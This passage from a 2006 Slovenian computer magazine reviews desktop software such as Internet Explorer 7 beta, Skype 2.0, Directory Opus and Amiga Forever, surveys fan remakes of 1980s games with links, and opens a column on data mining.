Vendar pa iskanje in predstavitev ni vse, kar bi tovrstnega od programa pričakovali. Dober je tudi pri brisanju podvojenih map ali datotek kot tudi iskanju in brisanju prevelikih datotek, starih začasnih map in seveda začasnih datotek, ki jih sistem naredi pri brskanju po spletnih straneh.



FolderSizes je izdalo podjetje Key Metric Software. Deluje na vseh sistemih Windows. Sam program res ni nič revolucionarnega. Bo pa dobrodošel za vsakega sistemskega skrbnika, ki ima neprestane težave z velikostjo diskovnega prostora, saj nadebudni uporabniki nikoli ne pazijo, kaj počnejo. ■

FolderSizes 3.5

Namenjen: Vsem, ki imate težave s prostorom, sistemskim skrbnikom

Za: Odlični, hiter program z dodelano predstavitvijo

Proti: -

Cena: 34,95 USD

Spletni naslov: www.foldersizes.com

Microsoft Internet Explorer 7 Beta 2

Vrnitev odpisanega

Veliko špekulacij je bilo o tem, kako in kaj se bo zgodilo z novim Internet Explorerjem. Bila so namigovanja, da ga niti v novem sistemu Windows Vista še ne bomo uzrli. Potem pa so se pri Microsoftu odločili in obelodanili sedmo različico, za zdaj še beta.

Piše: Aleš Farkaš

ales.farkas@mojmikro.si

Torej, zdaj je pred nami prenovljena, našminkana in »nabildana« različica tega internetnega brskalnika. Pogoji za uporabo je servisni popravek številka 2 za Windows XP ali novi Windows Vista. Brez tega ne bo šlo. IE se je spremenil na vsej črti. Zamenjal je vmesnik, na kar se bomo morali še navaditi. Precej se je približal novo nastajajočemu okolju Viste.



PODPORA JEZIČKOM IN DRUGE NOVOSTI

Ljudje seveda z brskalnikom največ brskamo po svetovnem spletu. IE ima v ta namen končno dodano podporo jezičkom. Tako boste imeli na zaslonu pregled nad vsemi odprtimi okni v enem samem. Če vam to ni dovolj, si lahko vsa odprta okna z možnostjo **Quick Tabs** pregledate v pomanjšani obliki. Jezičke se da tudi razvrščati in še kaj bi se našlo. Celotna orodna vrstica je spremenjena. Vse skupaj so skrčili na najnujnejše in oziroma tisto, kar uporabnik res potrebuje. Vse drugo je »nekje« skrito. Po vzoru na konkurenco je **iskanje** po spletu mogoče neposredno iz orodne vrstice. Izboljšali pa so tudi **tiskanje**, saj zna IE prilagoditi večjo stran tako, da se bo na tiskalniku prikazala celotna stran, ne le del. Nič manj zanimljivo ni niti **povečevanje** posamezne strani. Pri tem ne boste povečali samo besedila, temveč tudi slikovno gradivo. In končno je tu še podpora RSS-bralniku.

VEČJA VARNOST

IE prinaša novo varnostno arhitekturo, nove varnostne rešitve, ki vas bodo varovale pred nevarnimi kodami (malware), ter boljše zaščito pred krajo zasebnosti in zasebnih podatkov (phishing). Spomniti je treba na zaščito pred URL-napadi, zaščito komponent ActiveX, za kar bo skrbel **ActiveX Opt-In**, ki vam ne bo dovolil poganjati nevarnih in nepredvidljivih skript. Poskrbljeno je tudi za zaščito pred meddomenskimi skriptnimi napadi. IE zdaj deluje v »zaščitenem« načinu in ne dovoljuje dostopa do sistema. Novo je tudi varnostno obvestilo v orodni vrstici o tem, ali ste v varni (SSL) povezavi. Obveščeni ste tudi o vseh mogočih napakah in možnostih vdorov. Sistem bo tudi samodejno brisal zgodovino in predpomnilniški prostor.

Precej novosti je tudi za razvijalce. Izboljšana je podpora za CSS in RSS. Sistemski skrbniki bodo veseli celovite podpore za že obstoječe okolje AD. Več o tem, ko bo stvar delovala v končni obliki.

Pri preizkusnih različicah nikoli ne veš, kaj bo še spremenjeno v končni različici. Upajmo, da bo Microsoft ohranil vse, kar je naredil, in dodal še kaj, čeprav mu prevlade vsaj v tem segmentu v naslednjem desetletju najbrž ne bo odvzel nihče. Sicer pa je novi IE že zdaj osvežitev med brskalnikoma. Vdelane ima vse že tako prepotrebne varnostne mehanizme in še kaj bi lahko navedli, a za začetek bo dovolj.

Microsoft Internet Explorer 7 beta 2

Namenjen: Uporabi spleta in internetnih možnosti

Za: Končno posodobljen z vsemi značilnostmi, ki jih tekmeči že imajo.

Proti: -

Cena: Tako kot predhodniki brezplačen.

Spletni naslov proizvajalca: www.microsoft.com

Olympus Master

Mojster za 3-D fotografije

Večina programskih paketov, ki so na voljo uporabnikom digitalnih fotoaparata določenih znamk in jih proizvajalci podarjajo ob svojih digitalnih fotoaparatih, ima bolj ali manj standardno množico funkcij: prepisovanje iz fotoaparata, urejanje in razvrščanje, obdelavo posnetkov, priprava projekcij in albumov in podobno.

Piše: Zlatko Matič

zlatko.matic@mojmikro.si


Uporabniki Olympusovih digitalnih fotoaparata in spremljajoče programske opreme so poleg običajnega nabora funkcij doslej imeli na voljo še možnost izdelave **panoramskih posnetkov**, pri katerih je program sam znal združiti dva posnetka.

Lastniki novih, hitrih pomnilniških kartic formata **xD** dobijo ob nakupu kartice kodo, ki v programu **Olympus Master** »vključi« uporabo **novih funkcij**, s katerimi uporabniki priredijo svojim posnetkom nov videz. Sem sodijo predelava posnetka v narisano sliko, akvarel ali oljno sliko ter izdelava tridimenzionalnih posnetkov.

Avtorji programa se zavedajo, da je lahko nekaterim ob gledanju takšnih fotografij slabo, zato opozarjajo, da se ob občutku nelagodja delo s takšnimi posnetki takoj preneha. To še posebej velja pri gledanju posnetkov s pogledom navzkrž.

Zanimivo je, da zna program Olympus Master narediti **3D-posnetek** na temelju **samo enega posnetka**, ki ga s fotoaparatom naredimo v panoramskem načinu. Oddaljenost posameznih predmetov od objektivna program določi glede na oblike senc, ostrine robov, mehke posameznih površin itd. Na podlagi teh analiz program nato oceni, kaj je na posnetku v ospredju in kaj v ozadju, in nato naredi še drugi del 3D-posnetka, ne glede na to, za kakšen tip 3D-posnetka gre (anaglifni, 3Dfotografiji na stojalu, za pogled naravnost ali pogled s prekržanimi očmi).

Če imate morda Olympusov fotoaparat in želite v celoti uporabiti zmogljivosti tako nove različice programskega paketa kakor tudi hitrih kartic xD, se vsekakor pred tem prepričajte, ali vaš fotoaparat lahko izrablja vse zmogljivosti nove dvojice.



Olympus Master 1.41

Kaj: Pomožni program za manipulacijo s digitalnimi fotografskimi posnetki in njihovo obdelavo

Za: Manipulacije s posnetki, ki jih običajni programi ne ponujajo: sestavljanje v panoramo, predelava v umetniške slike, izdelava 3D posnetkov; program je v slovenščini.

Proti: Brezplačen samo za lastnike novejših Olympusovih fotoaparata, navodila v angleščini

Operacijski sistem: Windows 98 SE, ME, 2000 Professional, XP, Mac OS X 10.2 ali novejši

Cena: Brezplačen ob nakupu novega fotoaparata znamke Olympus

Spletni naslov proizvajalca: www.olympus.si

vidimo

ново podjetje, nova delovna mesta, nov potencial.

V Microsoftu nenehno zagotavljamo nove priložnosti za posameznike in skupnosti po vsem svetu. Sodelujemo z lokalnimi in državnimi ustanovami, nedržavnimi organizacijami in drugimi tehnološkimi podjetji ter s prenosom znanja skrbimo za dvig skupne življenjske ravni. Več informacij poiščite na microsoft.com/slovenija/potencial.



Vaš potencial. Naš navdih.™

Microsoft®

© 2006 Microsoft Corporation. Vse pravice so pridržane.

Microsoft Encarta 2006 Premium

Priročna zakladnica podatkov

Microsoft nas je razveselil z novo različico Encarte, ki je v svetovnem merilu najbolj prodajana enciklopedija. Med drugim slovi po tem, da so podatki v njej izredno zanesljivi.



Piše: Milan Simčič

milan.simcic@mojmikro.si

Nova različica je seveda še obsežnejša od prejšnje. Našli bomo preko 68.000 prispevkov, več kot 25.000 fotografij in ilustracij, čez 300 video posnetkov in animacij, preko 2500 zvočnih zapisov in ogromno zemljevidov. Vse to je na voljo ne glede na to, ali smo priključeni v splet ali ne. Uporabniki si lahko iz spleta prenesejo tudi novejšo podatke in si tako enciklopedijo sproti **posodablja**jo. Posodobitve zagotavljajo, da bo Encarta ažurna zakladnica podatkov. Kot se za vsako enciklopedijo v elektronski obliki spodobi, ima tudi Encarta vrsto možnosti in ključev po katerih lahko podatke iščemo in razvrščamo. Ne gre le za ključne besede, ampak tudi za način, kako je podatek opisan.

POMOČNIK ZA ISKANJE

Po novem tudi ni potrebno, da imamo program Encarta odprt, če želimo na hitro poiskati kak podatek. Na našo željo se nam bo v orodno vrstico namestil poseben vmesnik **Encarta Web Companion**, ki je v bistvu iskalnik po Encarti. Žal pa to orodno lahko vrstico namestimo le v Internet Explorer. Morda ne bi bilo slabo, če bi bila na voljo tudi v paketu Office. Možno pa je Encartin iskalnik namestiti v orodno vrstico Windows, kar pomeni, da nam je na voljo v vseh aplikacijah. Kot zanimivost naj omenim tudi to, da nam lahko računalnik sam **na glas prebira** posamezne prispevke. Izkaže se, da je to zelo uporabno pri učenju slabovidnih in otrok, ki še ne znajo brati. Seveda s to pripombo, da obvladajo angleški jezik.



Microsoft Encarta 2006 Premium

Namenjen: Otrokom in odraslim za širjenje obzorja.

Za: Dodatek za otroke je prilagojen njihovemu znanju.

Proti: Žal Encarte še ni na voljo v slovenskem jeziku.

Cena: XXX

Proizvajalec: Microsoft

Spletni naslov: www.microsoft.com/encarta


TUDI ZA MALČKE

Poseben del Encarte je namenjen otrokom. Vmesnik je precej bolj živih barv, pa tudi vsi gumbi so precej večji, da lahko tudi manjši otroci klikajo z miško in se izobražujejo z Encarto. Žal bomo v tem primeru pogrešali Encarto v slovensčini. Vendar pa so kljub vsemu nekateri eksperimenti in pojmi tako dobro slikovno opremljeni, da težave z jezikom ne bodo prehude.

Directory Opus 8

Več kot le raziskovalec

Kje so že časi, ko si življenja nismo mogli predstavljati brez Norton Commanderja. Seveda je takrat kraljeval še DOS. Marsikdo več niti ne ve, kaj je to. Potem so prišla in z njimi grafični raziskovalec, ki pa mnogim ni bil všeč, zato so še vedno raje uporabljali in še uporabljajo druga orodja – posmenovalce starega Commanderja, seveda v modernejši podobi.



Aleš Farkaš

ales.farkas@mojmikro.si

Directory Opus se na prvi pogled zdi kot Raziskovalec v novi preobleki. Seveda le na prvi pogled. Drugi pogled vam že da vedeti, da boste z njegovo pomočjo lahko pogledali v datoteke na svojem disku, omrežju ali FTP-omrežni povezavi in počeli še marsikaj. Skratka, **nadzor nad dogajanjem na disku** je spet tukaj. Directory Opus podpira vse standardne funkcije raziskovalca in ima dodanih kar nekaj novih.

Bolj ali manj vsi pogrešamo sinhronizacijo map in datotek, iskalnik podvojenih datotek, popolno prilagodljivost ukazov in slogov ter še marsikaj drugega. Vse to in še milijon načinov za premikanje po strukturi diska vam bo dal Directory Opus. Kaj pa izbira vseh datotek na klik, označevanje samo določenih datotek, ne da bi nam bilo treba klikati po celotni strukturi kot neumni.

Ste kdaj poskusili kaj pametnega početi s kopico slik, ki jih imate na disku? Ste pogrešali pretvorbo iz enega formata v drugega kar med pregledovanjem? Verjetno vsi ne, nekateri pa. Directory Opus vam bo to omogočil. Pozna vse najnujnejše formate – GIF, JPEG, BMP in PNG. Slike lahko tudi neposredno urejate in prilagajate. Če imate na disku kopico fotografij svojih ljubljenih, potem boste s prehodom kazalca preko slike takoj dobili tudi podatke, kdaj je bila slika ujeta, njeno velikost, oddaljenost posnetka, model kamere in še marsikaj drugega, kar vam utegne koristiti.

Directory Opus tudi vdela tudi **SMTP-odjemalec** za pošiljanje datotek in map kar iz pregledovalnika. Tudi **tiskanje** strukture mape in posameznega sklopa datotek vam je omogočeno. Vtičniki (plug-in) mu omogočajo da razširi svojo vrednost.

Directory Opus lahko uporabljate z vsemi sistemi Windows. Zleze v opravilno vrstico in ga imate vedno hitro pri roki. Program je izdelalo podjetje GPSSoftware in ne dvomim, da bo tudi pri nas našlo kar nekaj uporabnikov.

Directory Opus 8

Namenjen: Vsem ki se ne morete sprijazniti z okenskimi Raziskovalcem, saj želite kaj več.

Za: Odlično orodje, ki se približa popolnosti.

Proti: Na začetku malo zmedeno delovanje vmesnika.

Cena: 59,00 USD

Spletni naslov proizvajalca: www.gpssoft.com.au

Amiga še miga ...

Računalniki Amiga, ki so svoj vrhunec doživeli pred petnajstimi leti, so danes za večino le še stvar preteklosti. Ljubitelji in radovedneži pa si jih lahko vendarle privoščijo kar v domačem PC-ju ...

Piše: Jernej Pečjak

jernej.pecjak@mojmikro.si

Na svetu je nemalo uporabnikov, ki še uporabljajo stare Amige, saj so te zahvaljujoč svoje čase precej zmogljivemu večopravilnemu operacijskemu sistemu, še vedno zmožne marsičesa. Skoraj nihče več pa Amige ne uporablja kot primarni računalnik, le še ljubiteljsko. Manjkajo ji moderne aplikacije, kot so brskalniki, sodobni urejevalniki besedil ipd. Po propadu podjetja Commodore je šlo z Amigo le navzdol. Trg so preplavili nadomestni sistemi Amiga OS in uporabniki so se razdrobili. Stari računalniki se še vedno prodajajo (denimo prek Ebaya), a najbolj zagreti navdušenci jo uporabljajo še danes.

Ker so Amige uporabljale drugo arhitekturo kot PC-ji (procesorje Motorola 68xxx in PPC), so imele tudi svojo strojno opremo. Emulacija tako nikoli ni bila preprosta stvar. To pa se je spremenilo z razvojem PC-jev, saj je surova moč novih procesorjev precej večja, kot so jo imele zadnje izdelane Amige. Vse to je klicalo po razvoju dobrega emulatorja, ki ga je trg dobilo v obliki brezplačnega WinUAE. Brezplačna emulacija pa ni dovolj, saj ROM, sistem in programi niso v javni lasti. Tukaj nastopi podjetje Cloanto, ki je ponovno izboljšal svoj izdelek Amiga Forever, ki ga izdaja že leta.

VEČ KOT EMULATOR

Amiga Forever ne vključuje le emulatorja WinUAE, ki ga lahko dobimo brezplačno. Je veliko več kot le emulator, kar opazimo že takoj, ko dobimo škatlo. Z nakupom Premium različice dobimo namreč eno CD- in dve DVD-plošči. Paket vključuje emulator WinUAE in, kar je najpomembnejše, tudi ROM različnih različic Amige in sistem Workbench. Uporabniki lahko tako preskusijo vse različne modele Amige. Na CD-ju dobimo že nameščen sistem z osnovnimi programi in različnimi aplikacijami podjetja Cloanto, denimo z legendarnim risarskim programom Personal Paint. Amiga Forever vključuje tudi programček Amiga Explorer, s katerim lahko v omrežje povežemo pravo Amigo in PC. Cloanto je vključil tudi poseben modul za samodejno po-

sodabljanje vseh komponent emulatorja.

WinUAE, ki je pravzaprav jedro sistema, je koncem leta dobil pomembno nadgradnjo (www.winuae.net). Grafična emulacija v oknu Windows sistema je tako nekajkrat hitrejša in dosega hitrost pravih Amig. Procesorska moč pa je tako ali tako kar več desetkrat večja, kot jo je imela najzmogljivejša klasična Amiga (model 4000). WinUAE je znan po tem, da ima izredno natančno emulacijo, kar pomeni, da deluje tudi večina starih iger, ki v novejših Amigah niso več delovale. Če se odločimo za zagon WinUAE v polnozaslonskem načinu, je ne moremo več ločiti od prave. Deluje večina naprav, kot so tiskalniki, miške, bralniki, mrežna povezava z internetom, na Amigini strani pa se pojavijo tudi diski, ki jih imamo na PC-ju. Skratka, WinUAE je precej popolna zadeva, ki ga obogati še množica nastavitev, od tega, kakšno Amigo bomo uporabljali, koliko pomnilnika ji bomo dodelili ipd. Uporabimo lahko kar PC-jev datotečni sistem ali pa tudi slike Amiginih diskov in celo prave diske, ki smo jih imeli na Amigi.

Če ne želimo uporabiti Windows, lahko računalnik zaženemo neposredno s CD-plošče in preskusimo Amigo. V tem primeru je uporabljena Linuxova različica WinUAE, saj se pri zagonu naloži sistem KX Light, ki je posebna inačica Debian Linuxa.

ZGODOVINA AMIGE V MALEM

Na DVD-ploščah najdemo več kot pet ur podpornega video materiala v povezavi z Amigo, npr. izdajo prve Amige (1985), govor Jay Minerja, njenega očeta ter dokumentacijo ob propadu Commodora – The Deathbed Vigil

(1994). Obe plošči sta izdelani do podrobnosti, filmi imajo podnapise in menije in so dvojne gostote, kar znese skoraj 18 GB podatkov.

Poleg različice Premium sta na voljo še Online in Plus. Prva je najpreprostejša in vključuje le najnujnejše, kar sodi k sistemu, nima pa Amiga Explorerja in tudi zagnati je ne moremo kar s plošče. To omogoča izdaja Plus, ki je deset dolarjev dražja, a še vedno snemljiva prek interneta (235 MB).

Amiga Forever bo orosil oči vsem Amiginim oboževalcem. Vsem drugim pa omogoča bodisi



Emulator WinUAE je osrednji del paketa Amiga Forever. Amigin sistem deluje hitreje kot v pravi Amigi, predvsem pa stabilno in zanesljivo. Amiga Forever vsebuje še licenčni operacijski sistem in podperne programe.

spoznavanje s tem zgodovinskim računalnikom ali pa igranje iger, delo s programi in predvajanje demo animacij (Amiga je bila znana po njih). Amigin največji arhiv PD-programov Aminet (www.aminet.net) še živi in tedensko dobiva nove programe, ki jih pišejo ljubitelji. ■

Amiga Forever 2005

Kaj: Emulacija računalnikov Amiga.

Za: Odlična in natančna emulacija Amige, hitrost, združljivost, izjemni video posnetki, dobra podpora in veliko dodatnih aplikacij in sistemov.

Proti: Različica Premium je nekoliko predraga.

Operacijski sistem: Windows 2000-XP, Mac OS X 10.3/4

Cena: 30 dolarjev različica Online, 40 dolarjev Plus in 60 dolarjev Premium.

Spletni naslov proizvajalca: www.amigaforever.com.

www.mojmikro.si

FORUM
NOVICE
ČLANKI
PREIZKUSILI SMO

moj mikro **ŽE 20 let**

Več novic tako ali drugače povezanih s slovensko informacijsko srenjo lahko najdete na naši spletni strani!

moj mikro **ŽE 20 let**

Skype 2.0

Tudi videotelefonija zastonj!

Podjetje Skype Technologies je dokončalo projekt Skype 2.0, ki je bil kar nekaj časa na voljo v testni beta različici. In postreglo s prijetnim presenečenjem ...



Piše: Milan Simčič

milan.simcic@mojmikro.si

Od nedavnega je na spletni strani na voljo polna različica, za katero je marsikdo pričakoval, da bo plačljiva. Če ne v celoti, pa vsaj videokonferenčni del. No, uporabniki smo hvaležni, da se to ni zgodilo, in že se lahko povezujemo z ogromnim številom uporabnikov po svetu tudi s sliko.

KAJ JE BREZPLAČNO IN KAJ NE

Nekateri bodo rekli, da žal videokonference delujejo le med Skypovimi uporabniki. Če sem pošten, zakaj bi sploh uporabljal drug program, če je ta zastonj in deluje odlično. Skype je na voljo tudi **Macovim** in **Linuxovim** uporabnikom. Po mojem mnenju ga bodo še najbolj veselili uporabniki naprav **Pocket PC**, ne glede na

to, ali naprava ima GSM- sprejemnik ali ne. V tujini se Skype izkaže kot zelo koristen pripomoček za znižanje telefonskega računa. Priključimo se v internet prek vmesnika WLAN in že se lahko pogovarjamo s Skypovimi uporabniki doma.

Za nekaj doplačila pa imamo na voljo tudi program **SkypeOut**, ki nam omogoča klice tudi v **druga omrežja** po načelu **predplačniškega paketa**. Cena pogovora v fiksnem slovenskem omrežju je 0,06 evra na minuto (z DDV-jem). Cena klica v mobilno omrežje pa znaša 0,275 evra na minuto. Tudi v tem primeru je davek že upoštevan.

Nova različica nam ponuja tudi storitve **telefonske tajnice**, ki je tudi plačljiva. Znesek je fiksen, in sicer 5 evrov na tri mesece oziroma 15 evrov na leto.

K ČISTEMU ZVOKU SE ČISTA SLIKA

Če se še malce vrnemo k prejšnji različici, se bomo spomnili, da je govorna povezava, IP-telefonija delovala precej bolje od preostale konkurence. Pri Skypu so namreč napisali svoje algoritme. No, zdaj se zgodba ponavlja tudi pri video pogovorih. Slika je neverjetno čista in brezšumna. Novi algoritmi se izkažejo tudi pri videokonferencah, pri katerih se hkrati pogovarja več uporabnikov. Skype pri video pogovorih dosega nekako 15 slik na sekundo, kar je še vedno polovico manj kot zmorejo profesionalni programi, pri katerih je praviloma zvok sinhroniziran s sliko. Zavedati pa se moramo, da je Skype **brezplačen** in deluje zelo dobro z minimalnimi stroški. Potrebujemo le **slušalke z mikrofonom** in **spletno kamero**.

Nekaj novosti je tudi znotraj programa **Chat**. Uporabnike lahko razvrščamo po skupinah, kar doslej ni bilo mogoče. Zelo dobro pa Skype 2.0 sodeluje z **Outlookom**, kar je še dodatna prednost za tiste, ki ta poštni odjemalec uporabljajo.

TNT Screen Capture 2.1

Specialist za zajemanje zaslona

Že od nekdaj velja pravilo, da slika pove več kot beseda. Tudi uporabnika je lažje zadržati na enem mestu s sliko kot z besedo.

Piše: Aleš Farkaš

ales.farkas@mojmikro.si

Voperacijskem sistemu Windows se uporabnik velikokrat srečuje s težavo zajemanja slike na zaslonu, čeprav sam sistem to omogoča. Žal se vedno pojavi tisti vendar. Stvar je v Windows namreč **zamučna**. Treba je zajeti sliko, jo potem nekam prilepiti ter in obdelati, saj to ni prikaz posameznega področja, temveč celotnega zaslona ali okna v njem.

Ponavadi zato uporabniki po tem ne posegajo, saj se jim ali ne ljubi ali pa ne znajo **obdelati in izluščiti delčka zaslona**. Zato pa imamo kopico programov, ki to zmorejo. Veliko njih je že zajetih v drugih »slikarsko-obdelovalnih« programih, vendar so ti preveč potratni in seveda dragi, če bi radi le zajemali slike in jih lepševali. Tu nastopi program TNT Screen Capture, ki zmore prav to in samo to.

ČAROVNIJE Z ZASLONOM

TNT ima vse, kar potrebujete za zajemanje zaslona ali njegovih delov ter seveda osnovno obdelavo. **Samodejno zazna obliko okna**, tudi zaobljena okna v operacijskem sistemu Windows XP, in zajem **prilagodi** tudi s prozornimi robovi. Tega doslej niste bili vajeni. Izbirate lahko med kar nekaj oblikami okvirjev. Recimo, če želite imeti senčene slike, izberete tega. Če želite imeti starinske potrgane robote, tudi ne bo težav. Skozi osnovni zajem vas lahko vodi tudi **čarovnik**, ki v sliki in besedi svetuje kaj in kako.

V osnovi vam že čarovnik ponudi možnost zajemanja, celotnega zaslona, regije po izbiri ali kar fiksnega dela, ki s ga izberete že prej. Vdelanih ima kar nekaj **filtrrov**, ki vam bodo omogočili izdelavo fotorealističnih »posnetkov« zaslona. Po končani obdelavi pa lahko poskrbite še za dodatno **ličenje** zajema, saj so v program vdelali osnovna risarska orodja. Malce je podhranjen edino v formatih za shranjevanje slik.

TNT Screen Capture je ustvarilo podjetje **EC Software**. Tudi ta program sodi v zakladnico malih dobrot, ki jih bodo uporabniki tovrstnih programov znali ceniti.



TNT Screen Capture 2.1


Namenjen: Zajemanju slik na zaslonu

Za: Učinkovit in preprost

Proti: -

Cena: 44,90 USD

Spletni naslov proizvajalca: www.ec-software.com



Skype 2.0

Kaj: Program za pogovor prek spleta.

Za: Brezplačen program, ki je v marsičem boljši od konkurence.

Proti: -

Cena: Brezplačen

Spletna stran proizvajalca: www.skype.com

Naprej v preteklost

Če ste računalnikar »starejšega« kova, so se vam zagotovo že kdaj orosile oči ob spominih na igre, ki ste jih igrali pred dvema desetletjema ali več. Zdaj je čas, da si otrete oči ...

Piše: Matej Frece

matej.frece@mojmikrosi

Računalniki, kot so Spectrum, C64, CPC Amstrad in podobni, so takrat naseljevali naš računalniški svet. Ob omembah naslovov, kot so Jet Set Willy, Pacman, Elite, Saboteur, Last Ninja, Head Over Heels in podobnih, pa marsikdo dobi za pest velik cmok v grlu.

Če zgoraj omenjenih računalnikov nimate več, se vam morda zdi, da so te igre za vas stvar preteklosti. No, ni tako. Resda lahko ob nedeljah na boljšem sejmu za drobiž še vedno najdete kakšena slonokoščenca brez tipke tu in tam ali črno radirko na pol staljeno od sonca, a vprašanje, ali so še v delujočem stanju. In tudi če so, le kje dobiti kasete z igrami zanje?

PREDELAVE STARIH USPEŠNIC CVETIJO

Obstaja dve rešitvi. Ena so **emulatorji starih računalnikov** (o njih bomo več povedali v naslednji številki) ali pa elegantnejša: **predelave starih iger**. Če so bile predelave še pred nekaj leti zelo redke, da bi jih lahko naštel na prste ene roke, lahko danes z zadovoljstvom ugotovimo, da jih je že skorajda nešteto, še več pa jih je v razvoju. Za slednje sicer ni pametno zadrževati diha, saj vemo, da mnogo projektov fanov (kar predelave brez dvoma so) nikoli ne ugleda luč dneva.

Wings Of Fury

Ste si želeli kdaj znova zaigrati Wings of Fury? Minimalistična igrca, toda človeka hitro zasvoji. Izšla je davnega leta 1987, tudi v različici za PC, toda slednja je bila v primerjavi z, recimo, Amigino, prav kriminalno zanič. Ne iščite dalje! Hitro na www.bytethebullet.tk/ kjer si lahko snamete različico 0.70. To sicer pomeni, da igra še ni končana, a tistih pet doslej funkcionalnih stopenj je prava poslastica za starejše igralce, ki danes v službah pišejo programe za delo s podatkovnimi zbirkami ali po službeni dolžnosti rišejo tortne grafikone v Excelu.

Bruce Lee

Se spomnite velehita Bruce Lee z začetka 80. let? Odlična igra, ki je za PC računalnike pred nekaj leti doživela kar dve predelavi. Prva (najdete jo na www.planetflibble.com/blitz/) je tako dobra, da je pravzaprav ni mogoče raz-



likovati od originala, druga pa je posodobljena s sodobnejšo grafiko.

Head Over Heels



A predelav ne pišejo le v tujini. Head Over Heels, še ena izometrična legenda iz osembitnikov, je zaživela v barviti in polepšani PC-podobni izpod slovenskih prstov Tomaža Kaca pred letom ali dvema. Najdete jo na <http://retrospec.sgn.net/games/hoh/>

Quest For Tires



Vam naslov Quest For Tires kaj pomeni? Če da, potem brž na <http://browser.grik.net/http://koti.mbnet.fi/~reafer/> in se potopite v nostalgijo svoje mladosti.

Exolon

Čprav smo doslej naštel le peščico zimzelenih, iger pa predelave zadnjih let gredo še dlje. Za PC najdete predelane celo tako obskurne naslove, kot je recimo Exolon. Ta igra je bila svoj čas precej povprečen naslov za C64 v družbi stotniji podobnih. Gre za klasično od-leve-proti-desni strelsko arkado, ki vsebuje okoli 160 zaslonov. Ko končate zadnjega, se zopet znajdete na prvem, kar je na neki način lep

dokaz, da so planeti okrogli. In da, res je, tudi za takšne igre se najde predelava za PC, in sicer na <http://retrospec.sgn.net/game-overview.php?link=exolon>

Aztec Challenge

In da ne pozabimo Aztec Challenge – izjemno težavna in dolga igra, ki je bila morda ravno zaradi tega zelo priljubljena. Sestavljena iz petih stopenj, od katerih je bila že prva tako težavna, da je 90 % igralcev videlo začetek druge stopnje, nato pa so zafrustrirani odnehali. Brez skrbi, predelava ni prav nič lažja. Aztec Challenge in še na desetine drugih predelav najdete na spletnih naslovih, ki so osredotočeni le na tovrstne igre. Tako vam ni treba iskati spletne strani avtorjev predelav za vsako igro posebej, temveč se preprosto usmerite na tovrstne portale.

»RETRO« PORTALI

Eden izmed največjih je vsekakor www.remakes.org. Čprav je skrbnik in idejni vodja strani nenadejano umrl lansko poletje, stran še vedno živi. Stran ne vsebuje dejanskih iger, temveč je le imenik povezav nanje. Če vam naslovi, kot so Eagles Nest, Aufwiedersehen Monty ali Trap Door, karkoli pomenijo, brž obiščite zgornji naslov.

Ogleda vredna je vsekakor tudi stran www.morseymakes.co.uk kjer najdete še druge predelave iger iz некоč priljubljene serije o Montyju (Monty on the Run, Monty Mole, Monty's Kids ...), da ne omenjamo biserov, kot so Impossible Mission ali Cops and Robbers.

Omeniti velja še <http://retrospec.sgn.net/>, ki gostuje celo v slovenskih strežnikih. Igre so lepo kategorizirane glede tega, katere so že narejene do konca, katere pa so še v razvoju. Med njimi najdete tudi predelavo Deflektorja, včasih zelo znanega avtorja Coste Panaya. Pozorni obiskovalci bodo na teh straneh našli povezave do spletnih strani, kjer so arhivirane slovenske in jugoslovanske igre za različne osnove iz zgodnjih 80. let. Vsekakor vredno ogleda.

Verjetno največja stran za predelave starih iger pa je <http://remakeszone.com/>. Čprav je pisana v španščini, obilica slik ter naslovov starih iger govori dovolj nazorno, da ne boste imeli preveč težav pri krmarjenju skozi desetine iger.

Ob mnogih igrah boste opazili, da je pomen besede »predelava« mišljen zelo na splošno. Predelava kot taka ne pomeni igre, ki bi bila do pičice enaka originalu, temveč gre v večini primerov za igre z **enako zgradbo**, stopnjami in notranjo logiko, a s **posodobljenima zvokom in grafiko**. Ker slednja najbolj vplivata na občutek igranja, boste verjetno ob prenekateri predelavi bodisi prijetno presenečeni ali pa enostavno razočarani, saj igra nima tistega »filinga«, kot se ga spominjate.

A kot smo omenili na začetku, tudi za takšne zahtevne nostalgike obstaja zdravilo, o katerem pa več v naslednji številki ... ■

Skrivnosti izkopavanja podatkov

Izkopavanje podatkov (data mining) o katerem smo govorili že zadnjič, je med drugim tehnika, kako z različnimi prijemi iščemo zakonitosti med na videz (ne)povezanimi podatki. Še pred tem moramo spoznati nekaj pojmov, da bomo lahko rezultate napravili pomensko in strukturno pravilne. Nato pa se bomo dotaknili zelo majhnih podatkovnih skladišč (ki to niso), imenovanih data mart.

Piše: Darko Jagarinec

darko.jagarinec@mojmikro.si
